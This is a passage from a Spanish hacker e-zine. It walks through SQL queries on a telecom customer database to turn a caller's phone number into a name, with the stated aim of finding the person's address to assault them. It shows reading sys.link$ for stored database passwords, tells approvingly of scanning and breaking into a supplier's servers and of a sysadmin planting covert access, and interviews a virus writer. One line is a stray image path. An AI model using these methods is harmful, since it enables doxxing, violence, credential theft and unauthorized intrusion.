Existe otra tecnica. Supongamos que tenemos una replica de la estructura de la RDBMS, aunque con una muestra de los registros; no todos ellos. Entonces eliminamos la columna IDENTIFICADOR de la tabla TBL_DEVICES con la orden
ALTER table TBL_DEVICES drop column IDENTIFICADOR;
Y a continuacion recompilamos (o cargamos de nuevo) las vistas, triggers, y procedimientos almacenados. Alguno de ellos fallara debido a la falta de la columna IDENTIFICADOR en la tabla TBL_DEVICES , y asi sabemos exactamente quien la esta usando. Lo bueno de esta tecnica es que no propaga los errores; es decir, si la vista VW_A falla y VW_B usa VW_A, VW_B no falla.
Supongamos que encontramos la vista VW_DEVICES y el procedimiento almacenado PROC_CHECK_IMSI, que falla en estas lineas:

```
ya_existe := NULL;
SELECT IDENTIFICADOR into ya_existe from TBL_DEVICES where IMSI=:b1 ;
IF ya_existe is null then
 INSERT INTO TBL_DEVICES (IDENTIFICADOR,IMSI,LAST_MOD) values
   (IDENTIFICADOR_DEV_SEQ.nextval, :b1, SYSDATE );
 ya_existe:=IDENTIFICADOR_DEV_SEQ.currval;
ELSE
 UPDATE TBL_DEVICES set LAST_MOD=SYSDATE where IDENTIFICADOR=ya_existe;
END IF:
```

O sea, que inserta el IMSI si es nuevo, o modifica la fecha si ya existia. El

ambos casos guarda la posicion en la que esta almacenado en la variable
'ya_existe'

Unas lineas despues:
UPDATE TBL_MSISDN set IMSI_ID=ya_existe where MSISDN=:b2 ;

Con estos datos ya entendemos que la tabla TBL_MSISDN tiene un campo IMSI_ID
que en realidad apunta al campo IDENTIFICADOR de la tabla TBL_DEVICES . Nada
mas facil para nosotros que hacer:
SELECT a.*, b.* FROM TBL_MSISDN a, TBL_DEVICES b where b.IMSI='84044444444444'
and a.IMSI_ID=b.IDENTIFICADOR;
para obtener que el MSISDN='34630444444'. Se confirman las sospechas. Desde este
numero se llama a mi pareja, y tambien a la inversa. Pero todavia no descartamos
la hipotesis de que sea su madre.

Ahora vamos a intentar averiguar el propietario/a de ese numero de telefono.
Al igual que antes podemos eliminar la tabla TBL_MSISDN y ver cuales
procedimientos y tablas fallan por esta dependencia;
DROP TABLE TBL_MSISDN ;
Pero hay aproximadamente 50 procedimientos almacenados que fallan. Y ninguna
tabla o vista. Al parecer la integridad referencial se mantiene mediante
codigo, no mediante constraints.
Guardamos en un directorio los 50 programas que fallan, y buscamos en ellos
algo que tenga que ver con una tabla de clientes.
Por ejemplo, buscamos referencias a las palabras APELLIDO, LASTNAME, NOMBRE,
CLIENTE, CUSTOMER, DNI, ...
y como somos afortunados, encontramos un trozo de codigo que dice:
SELECT TBL_MSISDN.MSISDN from CLI_TAB , TBL_MSISDN , TBL_DETAILS, TBL_MASTER,
TBL_CUSTOMER, TBL_TARIF
WHERE TBL_MSISDN.ID = TBL_DETAILS.MSISDN_ID (+)
AND TBL_DETAILS.ID = TBL_MASTER.PARENT_ID (+)
AND TBL_MASTER.ID = TBL_TARIF.MAS_ID (+)
AND TBL_TARIF.CUSTID (+)= TBL_CUSTOMER.ID
AND (((TBL_CUSTOMER.LASTNAME like :b1 or TBL_CUSTOMER.LASTNAME is NULL)
      AND (TBL_CUSTOMER.FIRSTNAME like :b2 or TBL_CUSTOMER.FIRSTNAME is NULL)
)
     OR (TBL_CUSTOMER.ID = :b3)
)
O sea, que une todas esas tablas para devolver los numeros de telefono de un
cliente dado, bien mediante su IDentificador, o bien mediante su nombre y
apellido.

Nada mas facil que usar una consulta similar:
SELECT TBL_CUSTOMER.FIRSTNAME, TBL_CUSTOMER.LASTNAME from CLI_TAB , TBL_MSISDN ,
TBL_DETAILS, TBL_MASTER, TBL_CUSTOMER, TBL_TARIF
WHERE TBL_MSISDN.ID = TBL_DETAILS.MSISDN_ID (+)
AND TBL_DETAILS.ID = TBL_MASTER.PARENT_ID (+)
AND TBL_MASTER.ID = TBL_TARIF.MAS_ID (+)
AND TBL_TARIF.CUSTID (+)= TBL_CUSTOMER.ID
AND TBL_MSISDN.MSISDN='34630444444';
Sorprendentemente esto devuelve 2 registros. La explicacion la encontramos en
otro procedimiento almacenado que usa el campo TBL_TARIF.INACTIVATEDATE para
devolver solo aquellos registros cuya fecha de desactivacion ya ha pasado. Es
decir, que los numeros de telefono son reusados. En general, se mantienen 12
meses tras la finalizacion del contrato, y luego se asignan de nuevo a otro
cliente.

Con esto obtenemos el nombre y apellido de la persona que llama. A partir de
aqui podemos decidir si queremos buscar en la tabla de direcciones para ir a
hacerle una visita personal y partirle la cara a este moscon/a.

De oca a oca

```
------------
Las RDBMS pueden agrupar funcionalidad (tablas, procedimientos almacenados,
vistas, triggers, ...) mediante el uso de esquemas. Un esquema pertenece a un
usuario, y se pueden asignar permisos a otro usuario para que pueda leer/
insertar/modificar/borrar registros/tablas/vistas/procedimientos/... a
cualquiera de los objetos a los cuales nosotros ya tenemos permiso. Es mas; se
pueden asignar permisos para que otro usuario tambien pueda a su vez asignar
permisos.
Los permisos se asignan con la orden
GRANT tipo_permiso ON objeto TO usuario;
Por ejemplo, si somos usuario1 y poseemos la tabla TBL_CUSTOMER podemos hacer
GRANT SELECT ON TBL_CUSTOMER TO usuario2;
Entonces el usuario2 puede leer datos de la tabla TBL_CUSTOMER haciendo
SELECT * from usuario1.TBL_CUSTOMER;

Es mas, si usuario1 hace:
CREATE PUBLIC SYNONYM TBL_CUSTOMER FOR TBL_CUSTOMER;
entonces usuario2 puede hacer
SELECT * from TBL_CUSTOMER;
y TBL_CUSTOMER se traducira por su sinonimo publico usuario1.TBL_CUSTOMER
Claro que si la tabla TBL_CUSTOMER ya existe para el usuario2, este sinonimo no
se usa.
Por eso, siempre que hacemos una consulta para ver, por ejemplo, todas las
tablas del sistema, es mejor hacer
select * from all_tables;
en vez de
select * from user_tables;
ya que user_xxxx solo muestra aquellos objetos de nuestro propio esquema.
Para ver todos los usuarios
select * user_users;
Y para ver sus privilegios
select * from user_role_privs;

Siempre existen 2 esquemas: SYSTEM y SYS
En general, SYS guarda datos de la propia base de datos: cuantos campos existen,
los trabajos que se estan ejecutando, la memoria que esta gastando cada
consulta, los procedimientos almacenados, y miles de cosas mas.
Los datos de este esquema suelen llamar tablas x$ , v$   y   g$  entre los
expertos.
Asi, cualquier buen administrador de base de datos (DBA) sabe los datos que hay
en v$version

Una cosa bastante corriente es que varias aplicaciones compartan la misma RDBMS
pero usen distintos esquemas, estando ubicada la logica de los programas segun
usuarios diferentes, pero que son capaces de llamar a procedimientos y tablas
de otros esquemas, para lo cual los permisos asignados a otros usuarios tienen
que ser correctos.

Y tiro porque me toca
---------------------
Pero tambien es posible usar informacion contenida en otra RDBMS remota. Para
ello ORACLE invento un mecanismo llamado DBLINKS. Supongamos un esquema dentro
de una RDMBS definido por usuario1/clave1@base1 y otro definido por usuario2/
clave2@base2 , posiblemente en otro ordenador.
Entrando como usuario1 , y haciendo
CREATE DB_LINK base2 CONNECT as 'usuario2/clave2@base2';
Ya podemos referenciar cualquier tabla, por ejemplo
select * from TBL_CUSTOMER@base2;
Y los datos viajan por la red desde una RDBMS hasta nosotros.
Tambien es posible acceder a procedimientos almacenados en la RDBMS remota,
ampliando la logica de nuestra aplicacion.
Toda esta informacion sobre DB_LINKS se puede ver haciendo
```

```
select * from dba_db_links;
o, mejor todavia:
select * from sys.link$
```
que no solo muestra las RDBMS a las que podemos enlazar, sino que tambien dice el usuario que usaremos y la clave !
Aunque la clave se puede guardar cifrada, normalmente aparece sin cifrar, por alguna razon que yo desconozco. Quizas sea un parametro del sistema el que hace que se almacene sin cifrar.
Asi que con poco esfuerzo podemos saltar de una RDBMS a otra.

Punto final

Con esto llego al final de este articulo que espero haya arrojado algo de luz sobre el apasionante mundo de las RDBMS y la manera de encontrar orden en el caos que puede ser un monton de tablas y datos.

Agradezco a Oracle la elaboracion de un magnifico producto y felicito a Quest por su programa TOAD, que tanta gente usa en el mundo sin pagarle ni un duro, aunque deberian hacerlo.

EOF

-[0x0C]--
-[Internet desde una empresa local]-------------------------------------
-[SET/@RROBA]---SET-28--

Este es el segundo articulo escrito por SET y publicados por la revista @RROBA. El articulo fue redactado hace mas de dos anyos y el paso del tiempo se puede ver claramente desde el punto de vista meramente tecnico, pero no asi desde la perspectiva humana. Tontos, listillos y aprovechados seguiran habiendoles mientras el mundo exista. Gente sin grandes ambiciones, pero con ideas claras, seguiran enfrentandose a los cretinos del apartado anterior.

****

INTERNET DESDE UNA EMPRESA LOCAL

Los acontecimientos aqui descritos se refieren a personas y situaciones ficticias, pero son muestra de miriadas de hechos ocurridos y que siguen ocurriendo en las redes de habla hispanica (...y estamos seguros que estos ejemplos se puede extender al resto del mundo).

1.-INTRODUCCION

En este articulo pondremos algunos ejemplos de lo que pasa y puede pasar en el establecimiento y explotacion de una pequenya red, de una (todavia mas) pequenya empresa situada en nuestro autonomico pais.

Hablaremos hoy, de un problema tipico en nuestro entorno y es el desconocimiento total de los peligros de las nuevas tecnologias, unido a una prepotencia apabuyante y a un desenfrenado deseo de beneficios a corto plazo y a cualquier precio (pisando a cualquiera).
Nosotros no estamos en contra de los beneficios, que quede claro, pero lo que deseamos remarcar es que la avaricia suele tener serias consecuencias en cualquier entorno, pero con las nuevas tecnologias sus efectos son multiplicativos y desvastadores.

2.-HA LLEGADO UN NUEVO CLIENTE

Si se¤ores ! El cliente ha llegado bajo la forma de una comitiva formada por cuatro personas. El gerente en persona (recordad que se esta hablando de una pequeña empresa de unas veinte personas) les acoje afablemente, los introduce en la mejor sala de reuniones disponible y ordena la distribucion de los socorridos cafes, cortados y demas bebidas con cafeina al gusto (de cada uno).

El ejemplar gerente es una persona por demas simpatica y agradable. De palabra facil, inmediatamente distribuye a su personal en torno a la mesa, procurando en lo posible separar a los visitantes. Los componentes de su sequito, lucen en sus impecables tarjetas, generosos titulos (Director de Tal, Director de Cual) con el unico fin de mostrar la potencia de semejante empresa.
Todo son sonrisas y entre comentarios banales pasan unos minutos. Aparentemente el ambiente es distendido y todo hace pensar en el comienzo de unas relaciones win-to-win (como esta de moda decir ahora), en las cuales tanto proveedor como cliente van a hacer estupendos negocios y obtener pingues beneficios en un ambiente de estrecha relacion, abierta comunicacion y franca confianza mutua.

Sin embargo, con nuestros poderes de hackers (..o tal vez le hemos leido el correo, evidentemente sin cifrar ?, o a lo mejor nos hemos ligado a su secretaria?,..que mas da!) nos hemos introducido en la mente del gerente y hemos leido su pensamiento (solo tiene uno) :

’A esos pardillos, los desplumo’

Entre los clientes, actua como lider un personajillo mas bien gris, callado, un poco introvertido y poco hablador.

Asustados, pasamos al cerebro del lider del grupo de los clientes, con el animo de intentar pasarle un mensaje de alerta y advertirle. Sin embargo, ante nuestra sorpresa, nos encontramos ante un cerebro bien organizado que analiza y rastrea los mas minimos detalles y con una alarma activada desde hace rato diciendo con letras de colores :

’De este bocazas, no me fio ni un pelo’

Como pasa a menudo, las apariencias enganyan.

3.-OFRECIMIENTO

Con gran aparato y parafernalia de transparencias y proyecciones, nuestro gerente expone los datos principales de su empresa :

- Somos una pequenya companyia con gran agresividad.
- Tenemos la ultima tecnologia.
- Nuestras conexiones de alta velocidad.
- Disponemos de personal cualificado y motivado.
- ....otras mentiras varias y diversas.

Despues un poco de jabon para los presuntos primos que van a ser desplumados (o sea los clientes) :

- Como serios representantes de su companyia....
- ...que desea hacer un ’outsourcing’ de las tareas que no representan el ’core busines’ de sus negocios..
- ...y nos han elegido para proponernos que les hagamos el trabajo tedioso de llevar la contabilidad y la gestion de stocks.

Y finalmente su propuesta :

- Gestion de la contabilidad con envio de informacion diaria.
- Gestion de stocks en tiempo real.
- Conexion en tiempo real entre sus ’host’ y los de sus cliente.

Todo ello acompanyado con :

- Bases de datos relacionales de maxima seguridad.
- Certificados de calidad ISO-no-se-cuantos-mil.
- Programas de aseguramiento de la calidad.
- ....

Y sobretodo no hay que olvidar el dato economico,.. y ahi nuestro gerente lanza su cebo ’dado que todo ello representa un esfuerzo para nuestra organizacion y una redistribucion de tareas para conseguir que las relaciones entre nosotros y Uds se realicen por canales priviligiados, les pedimos que en nuestro contrato de servicios, se adelante un 20% de la facturacion anual’

4.-SOSPECHA Y BUSQUEDA DE LA VERDAD

El, gris, jefe de los clientes, no se inmuta ni ensenya sus cartas. Recoge las informacion, reune a su aturdido grupo, y retorna a su empresa. Ahi mismo inicia la fase de investigacion ’legal’, no supone ningun problema frente a la ley dado que lo desea hacer es consultar las bases de datos de registro de

nombres de Internet y estas son libres y publicamente consultables.

En su empresa tampoco son ninguna maravilla de la informatica y solo dispone de terminales Win-95, y este sistema operativo es un poco anemico y no dispone de las utilidades basicas para hacer este tipo de consultas, pero siempre podemos encontrar soluciones si se buscan con empenyo.

Unas cuantas vueltas por internet le muestran las herramientas necesarias para sus objetivos :

- http://www.pc-help.org/trace.htm, si quiere una herramienta DOS tipo terminal.
- http://samspade.org/ssw/, si quiere bajarse una herramienta 'bonita'
- http://www.internic.org/whois.html, si consulta con un navegador.

De ahi extrae las primeras informaciones y saca las primeras concluciones.

- El proveedor de acceso de internet es de segunda categoria, y esto no cuadra mucho con las infulas de 'tecnologia punta'.
- Aparece como persona de contacto,....el propio gerente !, y esto tampoco cuadra con las historias de que 'esta empresa es como una gran familia'.
- Aparece un unico server y ninguno alternativo, y esto significa poca fiabilidad y escasas ganas de gastarse dinero.

A partir de ahi lo que desea realizar no es totalmente legal y por tanto decide hacerlo desde un terminal que no tenga relacion alguna con su empresa. Tampoco es una accion de alta tecnologia hacker, pero un scaneo de puertos es ilegal en algunos paises y considerado como minimo poco educado si se realiza sin permiso y desde luego si se hace sin precuaciones es totalmente detectable.

No vamos a explicar en este articulo como ni donde realizo su callada labor pero lo importante es que consiguio rapidamente la siguiente informacion en uno de las maquinas que alojaban los servidores :


- Un servidor FTP corriendo un software con un conocido bug.
- Un servidor FINGER esperando a que alguien le pidiera alguna informacion (esto ya era para nota, hoy en dia no hay ninguna maquina que suministre este tipo de servicio, debido a la peligrosidad de la informacion que proporciona).

Ni siquiera necesito explotar el bug del FTP, dio la casualidad que alguien con privilegios de root estaba conectado, con el servicio FINGER obtuvo una muy interesante informacion (e-mail completo, numero de telefono, departamento donde trabajaba). Debido a que probablemente jamas habia leido nada sobre seguridad y las minimas precuaciones al establecer una password, esta era tan facil de adivinar como su mentalidad.

Resumiendo que a las dos horas de trabajar, y despues de hacer un par de conexiones, unos pocos escaneos de red extras, era ya poseedor de la informacion necesaria para conocer la estructura de la red que teoricamente debia ser capaz de dar servicio a su companyia con gran fiabilidad y seguridad, bendecida con toda suerte de certificaciones.

5.-QUE HABIA DEBAJO DE TODO

La red que nuestro egregio gerente ofrecia pomposamente, no era nada mas que una chapuza de las que tanto abundan en nuestros lares. En el esquema adjunto podeis ver la calamidad del invento.



Ningun firewall, protegiendo los datos internos, un miserable hub a 10 Mb/s, y si nos hubiesemos molestado en investigar un poco mas, hubieramos descubierto tarjetas de red, tambien a 10 Mb/s y lamentable cableado, instalado con material sin especificaciones y por personal de dudosa cualificacion.

Resumiendo, una red que debia tener frecuentes fallos, paros y bloqueos, dificil de asegurar su seguridad y de todavia mas dificil ampliacion. Casi con seguridad, el cableado no respetaba las especificaciones para la velocidad de 100 Mb/s y evidentemente el hub ni siquiera estaba previsto para ello y de todas formas estaba al limite de su capacidad.

No estamos hablando de ninguna configuracion excepcional, es casi la norma actualmente cuando hablamos de una veintena de terminales y todavia podemos encontrar configuraciones mas debiles y gente que tranquilamente guarda su correo electronico en cualquiera de dichas maquinas. Todavia es mas interesante comprobar, que la misma persona que realiza estos actos insensatos, cierra cuidadosamente con llave la puerta cuando abandona su negocio cada dia, contrata servicios de seguridad externos y establece procedimientos para evitar que sus empleados se lleven a casa los boligrafos y las gomas de borrar.

Este tipo de actitudes seran siempre un misterio para nosotros y solo podemos pensar que son causa de un trauma infantil o de un gusto desenfrenado por las cerraduras.

6.-DESENLACE

El principal problema, lo tuvo nuestro jefe de delegacion en explicar a sus superiores el origen de su informacion, por dos motivos, uno era que tampoco es cuestion de ir explicando por el mundo que te has divertido a asaltar las maquinas de uno de los proveedores de Internet de este pais, otro, y no menos importante, era que la eleccion de la empresa suministradora estaba guiada y teledirigida desde las alturas de su empresa.

Es curioso, de todas formas, que fue aceptada de forma normal la version que dio nuestro heroe para explicar la fuente de informacion. Dijo que tenia un amigo que habia trabajado en la instalacion del desastre de red y que sabia de buena tinta que no habia sido modificada desde sus inicios.

Sumamente demostrativo de nuestra hipocresia. Nadie hace aspavimientos si el tipo de espionaje es el clasico ’boca a oreja’, sin embargo todo el mundo mira por encima del hombro y pone adjetivos raros (’Este es un hacker’) si la misma informacion se obtiene por medios, en nuestra humilde opinion, mucho mas elegantes.

El gerente del inicio de la historia, recibio una carta formal desestimando sus servicios y un golpe de telefono de su amigo en las cumbres, diciendole la verdad del porque no se firmaba el contrato y acusandole de irresponsable por

tener una red en semejante estado. Ni uno ni otro fueron tampoco muy capaces de enterarse del contenido tecnico del problema pero no fue ningun obstaculo para desencadenar la tipica reaccion del gerente, una buena bronca al responsable informatico (que ya le habia avisado repetidamente de la debilidad de la red).

La bronca fue en privado, para que nadie se enterase, ya que el propio gerente salia salpicado en la historia, pero el responsable informatico, aprendio la leccion y se dio cuenta que de semejante individuo no podia fiarse ni podria obtener apoyo en caso de problemas. Inicio rapidamente gestiones para encontrar un nuevo trabajo y paralelamente implanto una serie de medidas en la red actual que le permitieran acceder y recoger informacion en caso de despido fulminante.

LLegado a este punto, podemos sacar dos ensenyanzas generales a esta historia:

1.-Parte de la culpa de escenarios parecidos a este, recaen sobre el mismo tecnico que no es capaz de decir NO. El contrato para la instalacion de una red informatica no es igual a la adquisicion de una canya de cerveza en un bar (pagas 300 ESP y te la ponen en dos minutos). Una buena red requiere unas pocas horas para instalarla, pero despues requiere semanas para comprobaciones, certificaciones, derechos, etc... y un tecnico que se precie debe ser capaz de explicar todo esto.

2.-Aqui tambien hay que llamar la atencion a la alegria con que se contratan y despiden tecnicos de redes y las consecuencias que ello puede llegar a tener si no se toman precauciones legales, pero esto puede ser objeto de otro articulo.

****
*********TECNICAS PARA LOGRAR INFORMACION PUBLICA**********
****

La informacion publica que se encuentra en Internet, estaba hasta 1999 centralizada en la empresa Network Solutions, que tenia el monopolio del registro de nombre, pero esto ha terminado y actualmente el listado completo de operadores calificados para efectuar registros de nombres en Internet lo podeis encontrar en http://www.internic.net/alpha.html

Una vez en cualquiera de los enlaces que encontrareis en internic.net, os dara la opcion de buscar informacion sobre nombres ya registrados. Esta es la informacion que puede resultar mas interesante para alguien que quiera empezar a conocer al objetivo.

Tambien se pueden encontrar via web a traves de las direcciones siguientes :

- www.networksolutions.com
- www.arin.net

Para los muy vagos que ni siquiera quieran tener el trabajo de analisis, existen herramientas normalizadas para efectuar este tipo de tareas :

- www.samspade.org Buen cliente windows, que hace esto y mas.
- www.oxygene.500mhz.net Si trabajais desde unix.

Pero en todo debe de haber un metodo, aqui no encontrareis excepciones, una vez encontrada la informacion debemos conocer para que sirve cada cosa. Los datos que presentan cualquier registrador de dominios se pueden dividir en dos partes principales :

- Datos de organizacion de la empresa
- Datos del dominio.

En los datos de la empresa podemos encontrar los datos de la persona de contacto con su direccion de correo electronico, su numero de telefono y su direccion postal.

En los datos del dominio encontraremos la direccion fisica de la maquina que aloja el dominio, sus backups y la clase de red que tiene registrada.

Finalmente, si la empresa en la cual estamos interesados es muy grande, siempre es util buscar los dominios que tienen un nombre parecido. En muchos casos, las empresas de gran tamanyo tienen registrados varios dominios por razones administrativas o de registro industrial.

****
*********TECNICAS DE SCANEO DE PUERTOS**********
****

La comparacion clasica del scaneo de puertos, es con los edificios. Con la busqueda de dominios hemos detectado donde se encuentran los edificios, ahora nos toca ver que puertas existen, con que tipo de cerraduras estan aseguradas, si son faciles o no de abrir (a lo mejor estan ya abiertas, esperandonos),...

El primer paso es la deteccion de que maquinas estan vivas y cuales no, esto es lo que abitualmente se llama el 'ping sweet'. La tecnica es conocida y se utilizaba normalmente para tareas administrativas y consta en el envio de un paquete ICMP ECHO (tipo 8) a la maquina objetivo y esperar el ICMP ECHO_REPLY (tipo 0). Si se recibe es senyal univoca de que la maquina es operativa.

Si se scanea una red muy grande el procedimiento puede durar dias. En la red se encuentran cientos de utilidades para hacer estas tareas, pero entre todas podemos destacar :

- Pinger en www.nmrc.org/files/snt/ para Windows adictos
- icmpenum en www.nmrc.org(files/sunix/icmpenum-1.1.tgz para partidarios de unix y sus sabores

Una vez identificada las maquinas vivas, pasaremos a escanear los puertos que se encuentran abiertos o simplemente existentes, identificando sus niveles de seguridad. Para poner un ejemplo grafico/numerico :

21 ftp-data
23 telnet
79 finger (...de esos ya no hay!)
80 http

... y un largo etcetera.

Existen diversas tecnicas de scaneo y lo que es mas importante, unas son mas ruidosa que otras, pasando desde las practicamente indetectables a las que hacen saltar todas las senyales de alarma.

- TCP connect scan. Es el scaneo clasico, con los tres 'apretones-de-mano' que configuran una conexion. (SYN, SYN/ACK, ACK)
- TCP SYN scan. Se denomina 'media conexion' ya que no se establece el dialogo de forma copleta. Si se recibe un SYN/ACK se deduce que el puerto esta abierto, si se recibe un RST/ACK se deduce que el puerto esta cerrado. En todocaso se contesta con un RST/ACK de forma que la maquina escaneada no registra en sus logs la conexion y pasamos desapercibidos.
- TCP FIN scan. Se envia unn paquete FIN. si se recibe un RST significa que el

puerto esta cerrado. Normalmente, solo funciona en maquinas UNIX.
- TCP Xmas Tree. Esta tecnica envia un FIN, URG y PUSH. Deberia responderse RST para todos los puertos cerrados.
- TCP Null scan. Pone en off todos los flags. Misma respuesta que en el caso anterior.
- TCP ACK scan. Tecnica empleada para scanear a traves de un firewall. Es util para determinar si el firewall hace solo un filtrado de puertos o bien tiene etablecidas reglas complejas.
- TCP Windows scan. Util para detectar estadode puertos en algunas sistemas debido a las anomalias en el tratamiento de los paquetes TCP (AIX, FreeBSD)
- TCP RPC scan. Tecnica especifica para UNIX
- UDP scan. S envia un paquete UDP, si la respuesta es 'ICMP port unreachable' el puerto esta cerrado, en caso contrario se deduce que el puerto esta abierto. No es una tecnica de gran fiabilidad y ademas es muy lenta de ejecucion.

Podemos encontrar en la red multiples utilidades que permiten efectuer un scaneo de puertos, pero creemos que lo mas importante es conocer las posibilidades y por supuesto las consecuencias (para el scaneado y para nosotros).

Aconsejamos el nmap, que podemos encontrar en www.insecure.org, y sobretodo leer la documentacion que se encuentra en su web..... bueno, este es un consejo generico mas facil de hacer que de seguir, pero no aconsejamos hacer scaneos de puertos alegremente, ya que segun que tipo de redes, pueden tener respuestas contundentes.

EOF

```
-[ 0x0D ]--------------------------------------------------------------
-[ Desagravio a VirusBuster ]------------------------------------------
-[ SET ]-----------------------------------------------------------SET-28--
```

Como parte de un compromiso personal hacia VirusBuster, SET se comprometio a publicarle una entrevista por un tema de un posible plagio en el numero 2 de este E-zine.
Dicha entrevista deberia haber aparecido en el numero 27 de SET pero dicho acontecimiento no se produjo, sea por la razon que sea.

A continuacion la entrevista enviada y las respuestas recibidas.

SET - El 26/12/2002, alguien posteo en el tablon de SET un mensaje firmado por VirusBuster/29A (anonimo@anonimo.com). Fuistes tu ?

Vir - Efectivamente, fui yo.

SET - En dicho mensaje afirmabas que eljaker publico en el numero 2 de SET un articulo que en realidad era tuyo. Confirmas lo escrito ?

Vir - Totalmente. Me gustaria mucho que si fuese posible contactar con eljaker, que el expresara su opinion sobre lo que yo he comentado.

SET - Bueno. Las anteriores preguntas eran solo para confirmar la identidad de alguien, cosa siempre dificil en la red. El articulo de la discordia se publico el 8/10/1996. Como es que seis anyos mas tarde te cayo entre manos un viejo articulo publicado en SET?

Vir - En el IRC Hispano, en el canal #virus, alguien comento que la SET #26 habia sido publicada, asi que fui a ver de que revista se trataba y cuales eran sus contenidos. Como editor de la revista 29A me gusta andar a la caza de nuevos talentos en la escritura de virus para que contribuyan a nuestra revista. Cual seria mi sorpresa al ver mi articulo, escrito hace casi diez anyos atras, publicado en el segundo numero y firmado por alguien que no era yo.

SET - Hace seis anyos las redes no eran lo que son y los circulos de conocimientos eran mucho mas restringidos. Conocistes a eljaker ?

Vir - Nunca lo he llegado a conocer. Que yo sepa, que no es poco, jamas visito los tipicos canales de virus, que son los que yo he estado frecuentando desde 1994, anyo en el que comence a conectarme a Internet.

SET - Habia un serio y real intercambio entre las BBS de la epoca ?

Vir - Las BBSs en aquella epoca, y hablo del periodo entre 1990 y 1997, que fueron los anyos del auge y declive de las BBSs en Espanya, nunca tuvieron ese gran poder unificador y concentrador de recurso humanos que Internet tiene hoy en dia. Las BBSs eran casi como nucleos aislados, y salvo aquellas BBSs que estaban subscritas a FidoNet u otras redes similares, las demas eran circulos cerrados. Hay que darse cuenta de que las llamadas provinciales e interprovinciales en aquella epoca costaban un rinyon y eso supuso un freno.

Si hubo un intercambio entre las BBSs fue gracias a Fidonet y otras redes similares.

SET - Nuestra publicacion partia entonces de la BBS CLUB MURCIA 968-201819 y 968-201262. Tenias contactos con su sysop ?

Vir - Yo soy de Santiago de Compostela, asi que al principio conectaba con BBSs

gallegas y mas tarde con EDI BBS, que era una BBS sita en Lestedo y la cual me salia a precio de llamada local. (Un saludo a Jose Mejuto y Rafa Gawenda, SysOp y CoSysop)

De hecho ni conocia la existencia de esa BBS Club Murcia.

SET - Hoy en dia existen miles de diccionarios de passwords disponibles en la red. Porque era tan importante entonces una lista limitada ?

Vir - La importancia no esta en la lista de palabras en si, si no en el propio individuo que ha elegido su password, y que probablemente lo hiciera basandose en algun tipo de informacion o dato relacionado con su vida.

En ningun momento el articulo que yo escribi fue un diccionario de passwords, ni tampoco exprese la idea de usar uno. Mi idea era que las personas eligen sus passwords, o al menos antes lo hacian, basandose en algo relacionado con el mismo.

SET - Creo que podemos dejar de lado el tema del funesto articulo. Podrias responder a alguna otra pregunta ? Como por ejemplo, crees que existen buenos elementos en la scene hispanica de hoy ?

Vir - A que te refieres con "elementos"?, a personas?

Partiendo de que te refieres a personas, respondo lo siguiente:

Espanya cuenta con algunos de los mejores escritores de virus del mundo en la actualidad. Gente como Bumblebee, GriYo, Mental Driller o Super.

SET - .... y en la internacional. Que paises son los productores de semejantes seres ?

Vir - En la actualidad hay pocos escritores de virus lo que se dice brillantes.

Estan Z0MBiE de Rusia, Vecna de Brasil o Benny y Ratter de Chequia.

Creo hoy en dia ya no se puede hablar de paises productores de virus como se hizo en el pasado cuando se acunyo la expresion "factoria bulgara" referida a virus.

SET - Donde crees que verdadera investigacion y novedades ? En estudio de virus ?, vulnerabilidades ?, cracking ?, hacking ?, anonimato ?

Vir - En la investigacion de los sistemas operativos en busca de agujeros de los que aprovecharse.

Un escritor de virus mediocre se convierte en brillante en el momento en que es capaz de destripar un SO y desarrollar nuevas tecnicas.

Es la diferencia entre el que sigue un camino ya trillado y el que se abre camino por si mismo.

SET - Cual crees que es el motivo del abandono en el desarrollo e buenos programas de ayuda tales como John the Ripper, Jack B. Nymble,.... ?

Bueno,... y cualquier otra cosa que se te ocurra (salvo insultos injustificados)

Vir - Yo conozco la vx scene, y sobre eso te puedo responder que la mayor¡a de los abandonos han sido provocados por las siguientes causas: se empieza una carrera universitaria, se empieza a trabajar, la gente se casa, tiene hijos, se pierde el interes.

madfran

P.S. No es por molestar, pero es una entrevista bastante floja, por no decir lamentable. Se nota que no te has molestado en indagar quien soy, que hago y que represento en la vx scene espanyola e internacional.

Es una entrevista para salir del paso y as¡ cubrirte las espaldas con la gente que ha pedido que saliera una nota en el siguiente numero de SET.

De hacer las cosas, hacerlas bien.

Mi opinion, nada mas.

Saludos,

VirusBuster/29A

****

COMENTARIOS DE MADFRAN A POSTERIORI.

Yo personalmente nunca he tenido contacto alguno con eljacker y ninguno de los que actualmente pululan alrededor de SET tampoco lo han conocido. Tal vez Paseante sea una de las pocas personas que sepan la verdadera historia, pero la unica vez que le pregunte directamente sobre los origines de SET, la respuesta fue un poco evasiva. Creo conocer el motivo, pero tampoco estoy seguro. Las pistas puede que se encuentren en los contenidos de la web de SET de hace seis anyos, pero estos solo estan en mi memoria y esta es cada vez mas borrosa, escasa y deprimente.

Repasando el contenido del articulo de eljacker y del de VirusBuster, da la impresion que el primero simplemente copio la lista de passwords tomandose el asunto totalmente en serio, pero no trasladando el espiritu del articulo de Virus. Creo que Buster estara de acuerdo conmigo.

Mi falta de interes sobre la busqueda de vida y milagros de Virus es bastante cierta. Me limite a intentar localizar su direccion de correo y su clave pgp. Ambas informaciones eran basicas para evitar nuevos malentendidos.

No estoy de acuerdo con su ultimo comentario. Estoy un poco cansado de ver como la gente evita tomar una decision por miedo a las consecuencias y cubren su accion (o mas bien su falta de accion) diciendo que esperan a tener mas datos para terminar el informe o acabar el dictamen. Las cosas llega un momento que hay que hacerlas. Veo a mi alrededor (estoy hablando de Europa) graves problemas sin resolver debido a la falta de coraje de tomar decisiones que pueden estar equivocadas.

Resumiendo. En mi opinion es mejor una accion equivocada que la falta total de acciones.

madfran

****

****

COMENTARIOS DE GRRL A POSTERIORI.

